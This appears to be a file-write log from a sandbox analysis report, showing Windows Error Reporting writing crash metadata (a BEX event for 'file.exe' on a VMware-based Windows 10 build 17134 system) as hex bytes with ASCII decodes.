C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 30 00 36 00 37 00 37 00 31 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46067712</PrivateUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 33 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:53Z">	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 36 00 62 00 64 00 33 00 31 00 32 00 61 00 33 00 2d 00 33 00 38 00 62 00 38 00 2d 00 34 00 61 00 64 00 61 00 2d 00 61 00 64 00 36 00 35 00 2d 00 31 00 66 00 32 00 63 00 31 00 65 00 31 00 37 00 31 00 62 00 36 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>6bd312a3-38b8-4ada-ad65-1f2c1e171b6a</Guid>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 35 00 33 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29:53Z</CreationTime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6CDE497A	unknown
